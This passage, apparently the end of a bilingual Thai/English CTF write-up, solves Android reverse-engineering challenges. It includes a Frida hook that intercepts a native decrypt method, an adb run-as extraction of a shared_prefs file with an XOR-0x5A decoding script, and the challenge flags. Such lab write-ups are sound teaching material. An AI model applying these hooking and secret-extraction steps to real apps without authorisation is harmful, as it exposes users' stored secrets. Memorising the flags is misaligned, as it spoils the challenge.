Dynamic alternative: skip the key-derivation entirely and just hook processPayload’s return value (the one Kotlin discards) with Frida to read the plaintext directly:
// somtam_hook.js
//   frida -U -f sh.sth.somtam -l somtam_hook.js
//   ต้องมี libndk_translation ถ้ารันบน emulator x86_64 (lib เป็น ARM)
Java.perform(function () {
  // ชื่อคลาส/เมธอดที่ประกาศ native processPayload - ปรับตามที่ jadx เห็น
  var Native = Java.use('sh.sth.somtam.NativeBridge');   // <-- แก้ให้ตรงคลาสจริง
  Native.processPayload.overload('[B', '[B').implementation = function (payload, nonce) {
    var out = this.processPayload(payload, nonce);        // เรียกของจริง
    console.log('[processPayload] plaintext =', out);     // Kotlin ทิ้งค่านี้ เราขโมยมาโชว์
    return out;
  };
});
19) Lottery Checker - insecure plaintext storage of winner_secret
Flag: TCTT2026{lottery_luck_insecure_storage} Package: sh.sth.lotterychecker

/api/purchase-material คืน winner_secret แล้วแอปเก็บลง shared_prefs/winner_secrets.xml แบบ base64(XOR 0x5A) (storeWinnerSecretInsecurely; storageMask=90 เป็น decoy) ต่างจาก 2 ตัวแรก Lottery ไม่มี half ฝังในแอป winner_secret จึงมาจาก server เท่านั้น ต้อง activate จริง ๆ
/api/purchase-material returns winner_secret, which the app stores in shared_prefs/winner_secrets.xml as base64(XOR 0x5A) (storeWinnerSecretInsecurely; storageMask=90 is a decoy). Unlike the first two, Lottery has no embedded half to winner_secret is server-only, so it needs a real activation.
เกร็ด:
storageMask=90ที่ทำเป็น decoy จริง ๆ คือ0x5Aพอดี (90 = 0x5A) - เลขเดียวกับ XOR key ที่ใช้จริง เหมือนโจทย์แอบวาง key ไว้ในชื่อ field ที่แต่งให้ดูเป็นตัวหลอก ถ้าจับจุดนี้ได้ก็เดา key ได้โดยไม่ต้อง RE
Note: the
storageMask=90dressed up as a decoy is exactly0x5A(90 = 0x5A) - the very XOR key in use. The challenge hides the real key inside a field made to look like a red herring; spot it and you can guess the key without any RE.
Dynamic solve:
# 1) activate app แล้วกดปุ่ม "ซื้อสลากพิเศษ" (buySpecialButton)
# -> แอป GET winner_secret มาเก็บใน shared_prefs
# 2) ดึงไฟล์ออกมา (debuggable=true => run-as ได้)
adb shell run-as sh.sth.lotterychecker cat shared_prefs/winner_secrets.xml

# 3) base64 decode แล้ว XOR 0x5A
python3 - <<'PY'
import base64
raw = base64.b64decode("<value จาก xml>")
print(bytes(b ^ 0x5A for b in raw).decode())
# => TCTT2026{lottery_luck_insecure_storage}
PY
หน้าต่าง
/activateถูก gate ที่ server เปิดเป็นช่วง ๆ ผมใช้ relaunch-poller ดักจนจับ window ได้หลังผ่านไปหลายชั่วโมง
The
/activatewindow is server-gated and opens intermittently. I used a relaunch-poller until I caught the window after a few hours.
รวม 19 flag ครบ 6 หมวดหมู่ครับ ขอบคุณที่เข้ามาอ่านครับ
That’s all 19 flags across 6 tracks. Thanks for reading!